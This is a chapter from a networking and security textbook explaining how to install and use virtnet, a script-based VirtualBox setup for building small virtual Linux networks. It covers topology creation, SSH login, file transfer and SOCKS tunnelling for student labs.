Of course a virtual network does not replace the benefits gained from plugging in cables, configuring switches and setting up real hardware. Using a virtual network hides many of the hardware details. However it does let students focus on the networking and security applications, rather than setting up the network.

Performance is a major limitation of virtual networks. As there will be multiple, full virtual computers running on a single real computer, the number of virtual computers will be limited by the Central Processing Unit (CPU) and memory of the host computer. Virtual networks with several nodes can easily be implemented, while in some instances 20-50 nodes may be possible. But generally virtual networking is not suitable to large networks (10's of nodes or more), especially using the approach in this book.

For my teaching of networking and security other requirements motivated the development of a specialised virtual networking solution:

1. Almost no budget for equipment, including software licenses. Therefore a solution that used free, open source software was preferable.

2. The virtual network would need to run mainly on student's personal computer, primarily laptops. This meant supporting different operating systems (Windows, macOS) and requiring few hardware resources (4GB of Random Access Memory (RAM)).

3. Little time was available for teaching the virtualisation software. The solution needed to be such that students could quickly get started on the networking or security tasks.

My approach to virtual networking was to use VirtualBox as the virtualisation software (as it is free, and runs on Windows, macOS and Linux), Linux as the guest operating system (for various reasons—see Chapter 2—including it requiring few resources and being free), and providing clear steps for quickly building the virtual network. Soon those clear steps became automated via a set of scripts, so students could download the scripts and a single base virtual machine, and within 5 minutes have a virtual network automatically deployed. This solution is referred to as *virtnet*.

3.1.3 How Does virtnet Work?

virtnet is a collection of software used to quickly create a virtual network. The software includes:

- VirtualBox virtualisation software
- Ubuntu Linux as the guest operating system
- A set of scripts that when run, automatically create multiple Linux guest machines connected in a desired network topology.

The virtnet scripts are rather simple (multiple files, usually 10's of lines of code). They have two main purposes:

1. Using the VirtualBox command line interface (VBoxManage), they clone a base Linux guest image as many times as needed for the desired network topology. All of the new guests, referred to as *nodes*, have the appropriate VirtualBox settings applied (e.g. interfaces enabled). Currently there are two versions of this set of scripts: Bash shell scripts that run on Linux or macOS hosts, or Windows batch scripts. They are run on the host.
2. Once the guest nodes are running, the scripts setup the network interfaces (i.e. IP addresses) and routing where necessary. These scripts are are Linux Bash shell scripts and are run on each Linux guest.

The general idea is that a student will:

1. Download the base Linux virtual machine image and virtnet scripts
2. Add the base machine to VirtualBox
3. Run the script for the desired topology
4. Once nodes in the topology are created, run a script on each of them to finalise the configuration.

Ideally, the last two steps could be joined: that is, the user only runs a single script that creates the topology and configures the individual machines. The current approach is a compromise to cater for the different host computers that virtnet runs on (including Windows lab computers on which users do not have administrator access). Section 3.1.5 explains the development of virtnet over time and some of the reasons for the current design.

3.1.4 virtnet Terminology

In virtnet, and the rest of the book, we use the following terminology:

virtnet collection of software, including VirtualBox, Linux virtual machine image, and scripts, for automatically creating a virtual network.

host the real, physical computer, e.g. Windows may be the host operating system and your laptop is the host computer or machine.

guest the virtual computer, i.e. running Linux operating system within VirtualBox.

image an entire guest machine, often stored as a compressed file. Also referred to as a virtual machine.

base the provided Linux image that will be cloned by virtnet. While the base image is downloaded and added to VirtualBox, it should not be run manually. It is only used by the scripts to create clones (copies).

node Each of the Linux guests created by virtnet are referred to as nodes in a specific topology. They are numbered sequentially, e.g. node1, node2, node3, ... In VirtualBox you can run the nodes (but not the base).

topology a specific arrangement of guest machines or nodes to create a virtual network. In virtnet the specific topologies are numbered, and you can create a topology by specifying it's number. You can see all current topologies, and download the corresponding scripts, at https://sandilands.info/virtnet/topologies.

3.1.5 History of virtnet

The novel part of virtnet is the set of scripts that configure VirtualBox and the subsequent Linux guest images. Initially there were no scripts, but instead just a set of instructions for manually cloning the images and configuring the network. After going through the steps a few times (and asking students to do the same), I soon realised and possibility to automate many of the steps.

The original virtnet scripts, created in 2013, required the user to do the following:

1. download a base virtual machine and add it to VirtualBox;
2. install Subversion (SVN) client software. On Windows this had to be done within Cygwin (which also needed installing);
3. use Subversion to checkout (download) the virtnet scripts;
4. make a few configuration changes, especially on Windows;
5. run a single virtnet script, such as `vn-createtopology 5` that automatically cloned the base image and configured each Linux guest.

This approach required a bit of work in the initial once-off setup (installing Subversion, configuring some Windows paths), once completed it was very efficient at creating a new topology since the user just runs a single command which results in all nodes being cloned and configured.

In 2016, when trialling virtnet in a new university, the computer labs had restrictions that made it difficult for students to install Subversion and Cygwin on Windows. Therefore it was split into two parts: one that created cloned the base image and create the nodes, and the other that configured the Linux nodes internally. The disadvantage was that users had to manually run a script inside every node to configure it. While this was a step backwards in usability, it was necessary to allow virtnet to run in the Windows computer labs.

The base Linux image has been updated over time, originally starting as Ubuntu 12.04, and in 2019 being Ubuntu 16.04. In the future this is likely to be updated, as well as minor changes to the scripts. You are recommended to download the latest version from https://sandilands.info/virtnet/ or other source if directed by your lecturer.

As of 2019, there is a version of virtnet that works in Microsoft Azure cloud. That is, rather than using VirtualBox as the virtualisation software it uses Azure. The Linux nodes are created and accessed in Azure, allowing you to perform all tasks in the cloud, rather than on your own computer. While it is in it's early stages, once completed, this may allow students to perform hands on networking and security tasks, unlimited by their personal computer capabilities and with very minimal setup.

3.2 Getting Started

3.2.1 General Requirements

Software Requirements

To use virtnet you need the following software/files:

- VirtualBox. This is free software available for Windows, macOS and Linux. Generally the latest version should be downloaded and installed.
- Base image for virtnet. This is a free download (about 450 MB) and consists of a VirtualBox image of a Linux operating system. Your lecturer may point you to a specific image or download site.
- virtnet scripts. This is a free download (less than 1 MB) and consists of a zip archive of all Windows and Linux/macOS scripts needed.

Other recommended software for Windows hosts is: PuTTY and FileZilla (or WinSCP). These are free to download and use. The equivalent applications for Linux/macOS hosts is normally already install (specifically, `ssh` and `scp`).

Hardware Requirements

The performance of VirtualBox running multiple guest machines depends primarily on the CPU and RAM of your host computer. Most CPUs released in the past 3 or 4 years should be sufficient to run a network with multiple nodes. The recommended RAM is 8 GB. With 4 GB you should be able to run small topologies (3 or 4 nodes). A solid state drive is beneficial for performance, but not necessary. Each node uses about 0.5 GB of disk space, so if you have 10GB of free space you should be able to create almost any topology.

A key feature that impacts on performance of using any virtualisation software is hardware-assisted CPU virtualisation. For Intel processes this feature is called *VT-x* and for AMD it is *AMD-V*. Most desktop/laptop CPUs released in the past years support this feature, however there may be some with it disabled, or even worse for you, not supported. There are different ways to check and enable CPU virtualisation, often depending on operating system and motherboard manufacturer. To check it is probably easiest to perform a web search for "enable VT-x lenovo" or "enable AMD-V dell" or similar depending on your CPU and computer manufacturer. There is a high chance your CPU already has it enabled, however if you do need to enable it the result from your web search will point to settings in your BIOS.

In summary, if your computer is less than 4 years old, then it is highly likely that it has sufficient hardware to complete all of the tasks in this book within virtnet.

3.2.2 Installation


To get started with virtnet, no matter what your host operating system, complete the following steps:

1. Download and install VirtualBox.

2. Download and unzip base.zip.

3. Download and unzip vn-scripts.zip.

4. Open VirtualBox and from the "Machine" menu select "Add...". Then browse to the folder where base.zip was extracted and select `base.vbox`. This should create a virtual machine in VirtualBox called *base*. Do NOT start the base VM. Figure 3.1 shows a screenshot of these steps.



General
Name: base
Operating System: Ubuntu (64 bit)

System
Base Memory: 256 MB
Boot Order: Floppy, CD/DVD, Hard Disk

Display
Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage
Controller: IDE
IDE Secondary Master: [CD/DVD] Empty
Controller: SATA
SATA Port 0: base-disk1.vdi (Normal, 3.00 GB)

Audio
Host Driver: Windows DirectSound
Controller: ICH AC97

Figure 3.1: Steps for adding base.vbox to VirtualBox

Now you use the downloaded scripts to create a topology of your choice, as shown in the next section.

Video
Setting Up a Virtual Linux Network on Windows (17 min; Feb 2017)
https://www.youtube.com/watch?v=gcSVLXwZHVQ

3.2.3 Creating Your First Topology

Choose the topology number that you want to create. Topology 1 contains just a single node (not really a network) and is the fastest for testing that virtnet works. Topology 3 contains three nodes connected in a single Local Area Network (LAN). Topology 5 contains three nodes, one of which is a router. Figure 3.2, 3.3 and 3.4 shows topologies 1, 3 and 5, respectively. All available topologies (there are more than 25) are shown at https://sandilands.info/virtnet/topologies.




Figure 3.2: virtnet Topology 1




Figure 3.3: virtnet Topology 3




Figure 3.4: virtnet Topology 5

The process for creating your selected topology differs depending on your host operating system.

Host: Windows

Navigate to the folder where `vn-scripts.zip` was extracted and you should see multiple *vn-topology....cmd* batch files. Double-click on the batch file for your selected topology.

Host: Linux or macOS

Open a Terminal and change to the directory where `vn-scripts.zip` was extracted. Running the `ls` command should show you multiple *vn-topology....sh* script files. Enter the following command for your selected topology (replacing XX with your topology number):

```
$ bash vn-topologyXX.sh
```

You will be shown a short message about deleting existing nodes (see Section 3.2.4 for how to delete the nodes) and be asked to press any key to continue:

```
You are about to clone the "base" VM to node(s). Make sure you
have deleted any existing nodes before continuing. In the
VirtualBox GUI, if you have node1, node2, ... then right-click
on them and select "Remove..." and then "Delete␣all␣files".
They need to be deleted before continuing.
Press any key to continue...
```

VirtualBox will then clone the base image to create one or more node images (depending on your selected topology). You will see a status message and be prompted to press any key to continue when complete. Below is an example of creating topology 5, which contains three nodes:

```
... 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Machine has been successfully cloned as "node1"
... 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Machine has been successfully cloned as "node2"
... 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Machine has been successfully cloned as "node3"
Press any key to continue...
```

At this stage, even though the script is still running, you should see the new nodes created in VirtualBox. Figure 3.5 shows an example with three nodes in VirtualBox.

Next you will be shown instructions for how to proceed.

```
You should now have the following new VMs in VirtualBox:
   node1 node2 node3
If not, then make sure you deleted an OLD node1 VMs before
running this command.
You should now do the following for each node created:
   1. Start "node1" in VirtualBox
   2. Login with username "network" and password "network"
   3. Run the command:
      sudo bash virtnet/bin/vn-deploynode 5 1
   4. Repeat steps 1, 2 and 3 for node2, but with command:
      sudo bash virtnet/bin/vn-deploynode 5 2
   5. Repeat steps 1, 2 and 3 for node3, but with command:
      sudo bash virtnet/bin/vn-deploynode 5 3
Perform the above steps now. Once completed, press any key to quit.
Press any key to continue...
```



Oracle VM VirtualBox Manager
File Machine Help
New Settings Discard Start
Snapshots Machine Tools Global Tools
New group
base (base) Powered Off
node1 Powered Off
node2 Powered Off
node3 Powered Off
Take Delete Restore Properties Clone
Name Taken
Current State

Figure 3.5: Example of three nodes created as displayed in VirtualBox

Follow the instructions in the message, i.e. starting each node, logging in, and running the `vn-deploynode` script with the topology number and node number as parameters. Figure 3.6 shows a screenshot of how to start a node in VirtualBox, while Figure 3.7 shows a screenshot of deploying three nodes when topology 5 is used.





Figure 3.6: Start a node in VirtualBox by right-clicking on it and select Start and Normal Start

Once each node has been deployed (by running the `vn-deploynode` script) and rebooted (`sudo reboot`), they are ready to be used (Section 3.3).

3.2.4 Creating a Different Topology

Creating a topology in virtnet simply creates and deploys multiple nodes in VirtualBox. If you want to create a new topology (or re-create an existing one) then the best approach is to delete all the existing nodes and execute the chosen `vn-topologyXX.cmd` file (or `vn-topologyXX.sh` file in the case of Linux/macOS).

Importantly when deleting nodes from VirtualBox you must select "Delete all files". After deleting the files associated with old nodes you can then create a new topology.


node1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Password is: *network*
Topology 5
Node 1
Node 2
Node 3
node3
Running
Right Ctrl

```
Ubuntu 16.04.2 LTS base tty1

base login: network
Password:
Last login: Fri Feb 10 15:49:58 AEST 2017 on tty1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

6 packages can be updated.
0 updates are security updates.

network@base:~$ sudo bash virtnet/bin/vn-deploynode 5 1
[sudo] password for network:
05
You should now reboot by typing:
  sudo reboot
network@base:~$ sudo_reboot
```

```
network@base:~$ sudo bash virtnet/bin/vn-deploynode 5 2
[sudo] password for network:
05
You should now reboot by typing:
  sudo reboot
network@base:~$ sudo reboot_
```

```
network@base:~$ sudo bash virtnet/bin/vn-deploynode 5 3
[sudo] password for network:
05
You should now reboot by typing:
  sudo reboot
network@base:~$ sudo reboot_
```

Figure 3.7: Steps for deploying nodes in VirtualBox

Figures 3.8 and 3.9 show the steps for removing all files.

If you do want to keep nodes from an old topology you must manually rename them first. For example, change the name of *node1* in VirtualBox to something else such as *oldnode1*.

3.3 Using virtnet

3.3.1 Usernames and Passwords

Every node is created with a user *network* with password *network*. Yes, the username and password are the same, and the password is the same on all nodes. In fact the password *network* is used for all other services by default. For example, the *root* user has password *network* and the MySQL database root user has password *network*. This is obviously not very secure, but remember the purpose of virtnet is that the nodes are only running on your computer and should not be accessible by anyone outside of your computer. And as the nodes are for learning, and may be deleted/re-created quite frequently, they should not be used for storing any important data.

3.3.2 Login to Nodes with VirtualBox

Once virtnet is setup on your host computer, open VirtualBox, select a node (e.g. node1) and start it in VirtualBox. The Linux operating system should boot and eventually prompt for a username and then password (remember: *network* for both).





Figure 3.8: Delete nodes by selecting them then right-click and Remove



You are about to remove following virtual machines from the machine list:

node1, node2, node3

Would you like to delete the files containing the virtual machine from your hard disk as well? Doing this will also remove the files containing the machine's virtual hard disks if they are not in use by another machine.

Figure 3.9: Remove all files to avoid conflicts for future topology creation

You can start multiple nodes within VirtualBox, login to each, and then starting using them for tasks. The remainder of this book demonstrates tasks you can perform with virtnet.

3.3.3 Login to Nodes with Secure Shell

Logging in to each node with VirtualBox is sufficient. However sometimes the VirtualBox interface is not very convenient to use. It is difficult to resize the window/text, hard to copy-and-paste and you are stuck with the same colour scheme for each window.

Each node has a SSH server running, and has port forwarding enabled allowing software on the host to connect to the SSH server on the node. As a result we can use third-party software on the host to login to each node, and then take advantage of the convenient features of that third-party software. On Windows, the third-party software is the freely available PuTTY SSH client. On Linux and Mac hosts, the built-in terminal application includes a command-line SSH client.

Node Addresses with Port Forwarding

Before showing how to connect from a host SSH client to a node, take note of the addressing scheme used. Note that this is different from the IP addresses used within the nodes. To SSH into a node you use the localhost IP address as the destination (`127.0.0.1`) and a port number starting with 22 and followed by the node number with a leading 0.

node1 `127.0.0.1` and port `2201`

node2 `127.0.0.1` and port `2202`

node3 `127.0.0.1` and port `2203`

node4 `127.0.0.1` and port `2204`

node5 `127.0.0.1` and port `2205`

node6 `127.0.0.1` and port `2206`

node7 `127.0.0.1` and port `2207`

node8 ...

Windows Host: PuTTY

Download and install PuTTY. This is free open-source software, and valuable to have installed on any Windows host to remotely access servers.

Once installed, open PuTTY, set the *Hostname* to `127.0.0.1` and the *Port* to that for the respective node, e.g. `2201` for node1. Press the *Open* button to connect. On your first connection you may be presented with a security warning which you will need to say *Yes* to. Then you should be connected to the node and can login with the normal username and password.

You can open multiple instances of PuTTY to connect to different nodes. You can also configure PuTTY to suit your preferences (e.g. change font, copy-and-paste methods). To find out how, explore the settings in the PuTTY Configuration window and/or read the PuTTY manual.

Video
PuTTY to Connect to Ubuntu in VirtualBox (6 min; Feb 2018)
https://www.youtube.com/watch?v=KbE9VV3Yh2U

Linux or macOS Host: ssh

Open up a terminal in your host system. This is usually the application called *Terminal* in Linux or macOS. You then need to use the `ssh` command to login to a node. Use the `-l` option to specify the *network* username and the `-p` option to specify the port of the node, e.g. `2201`. The server IP address is `127.0.0.1`.

```
yourname@host:~$ ssh -l network -p 2201 127.0.0.1
```

On your first connection you may be presented with a security warning which you will need to say *Yes* to. Then you should be connected to the node and can login with the normal password.

3.3.4 Transferring Files

If you have files on a node in VirtualBox that you want to access in your host computer (e.g. Windows), you must use a SSH client to copy to files. Different SSH clients exist for different host operating systems.

Windows Host: FileZilla

On Windows hosts, you should install FileZilla or WinSCP, both free software with similar functionality. Then start FileZilla (or WinSCP) and connect to the server with the following parameters:

Server/destination IP address 127.0.0.1

Port number 2201 (for node1), 2202 (for node2), 2203 (for node3), and so on

Protocol SFTP

Username network

Password network

Once connected you can upload/download files between the Linux node in VirtualBox and your real Windows computer. Figure 3.10 and 3.11 show setup of connections for FileZilla and WinSCP, respectively.

Screenshot of FileZilla to be added.

Figure 3.10: Connect from Windows host to virtnet node1 with FileZilla

Screenshot of WinSCP to be added.

Figure 3.11: Connect from Windows host to virtnet node1 with WinSCP

Video
Copying Files from Linux Guest to Windows Host with virtnet (8 min; Feb 2017)
https://www.youtube.com/watch?v=uCwdzzMKMqI

Linux or macOS Host: scp

Open up a terminal in your host system. You then need to use the `scp` command to copy files to/from a node.

An example of copying the file `nodefile.txt` from the home directory on the node to your current directory on the host is below. The `-P` option is used to specify the port of the node, e.g. `2201`. You must specify the full path of the source file, e.g. `/home/network/nodefile.txt`, and carefully note that there is a dot (`.`) at the end to specify the destination is "this current directory" on the host.

```
yourname@host:~$ scp -P 2201 network@127.0.0.1:/home/network/nodefile.txt .
```

Copying files from host to guest node is similar, as shown below.

```
yourname@host:~$ scp -P 2201 hostfile.txt network@127.0.0.1:/home/network/
```

3.3.5 Using the Host Web Browser to Access a Guest Web Server

The default setup of virtnet uses only command line access on the guests. There is no GUI or window manager on the guests. That makes using a web browser on a guest difficult: you are restricted to a terminal based text browser like Lynx (see Section 5.3.2). If you want to run a full web browser, like Firefox, on a guest then a full desktop environment needs to be installed on that guest. This takes up a lot of disk space and may also require more RAM for the guest. An alternative is to use the web browser on your host to access the web servers on your guests. It involves SOCKS tunnelling. Lets go straight into how to do it, with an explanation of how it works later.

On your host, connect to the guest using Secure Shell and a special tunnelling option. With `ssh` on the command line in Linux/macOS, this is performed using the `-N` and `-D` options:

```
yourname@host:~$ ssh -ND 3333 -p 2201 -l network localhost
```

The parameter values are:

- `3333` is an example port to be used for tunnelling. You can use almost any value higher than 1024, so long as it is not in use by other applications. Trying a random 4 digit number should be successful.


- `2201` is the port used by the SSH server on node1. This is the node you want to act as the client. If you want node2 to act as a client, use `2202`, and so on (see Section 3.3.3).

- *network* is the user name for the node. The password will also be network in virtnet.

- `localhost` refers to this computer, since the node is running on VirtualBox on this computer. Alternatively you can use `127.0.0.1`.

After entering the password there will be no visual response—leave this terminal open.

Now in your web browser preferences/settings, you need to enable proxying specifically using SOCKS. In Ubuntu Firefox, go to *Edit* menu and select *Preferences*. From the *Advanced* icon select the *Network* tab and press the *Settings* button. This lets you to set a proxy. Choose *Manual proxy configuration* and set the *SOCKS Host* to `localhost` and the Port to `3333` (or whatever you selected when starting `ssh` with the `-ND` option). It should look similar to Figure 3.12.



Firefox Preferences

Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration:

HTTP Proxy:		Port:	0
	☐ Use this proxy server for all protocols		
SSL Proxy:		Port:	0
FTP Proxy:		Port:	0
SOCKS Host:	localhost	Port:	3333

○ SOCKS v4 ● SOCKS v5

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

Figure 3.12: Firefox proxy settings to tunnel to virtual guest

Now your host web browser will connect to the Secure Shell (SSH) client on the host, which in turn is connected to the SSH server on the guest. All of your host web browser traffic will go via the guest. In your web browser address bar, type in the IP address of the node running the web server, e.g. `192.168.2.21`. You should see the web page offered by that guests web server.

This should work with most host operating systems and browsers, so long as the browser supports SOCKS proxies. If using Windows, since `ssh` is not available on the command line, you need to use PuTTY. Digital Ocean has instructions on using PuTTY for the SOCKS tunnelling.

3.3.6 Shutting Down, Saving and Deleting Nodes

When you have finished a lab or day, the best approach is to *Close* the node in VirtualBox and *Save State*. That way, starting the node the next time returns it to exactly where you left off (no need to boot the node again). Alternatively you may shutdown inside Linux (run the command `sudo poweroff`) or poweroff in VirtualBox GUI.

You can safely delete nodes (although you will lose any files on them) as shown in Section 3.2.4. You can create the nodes again using the topology script.

Do *not* start the base virtual machine, and unless there are problems, do not delete the base virtual machine. It should not be changed—simply run the topology script to clone the base to nodes.

Video
Saving and Powering Off Nodes in VirtualBox (3 min; Feb 2017)
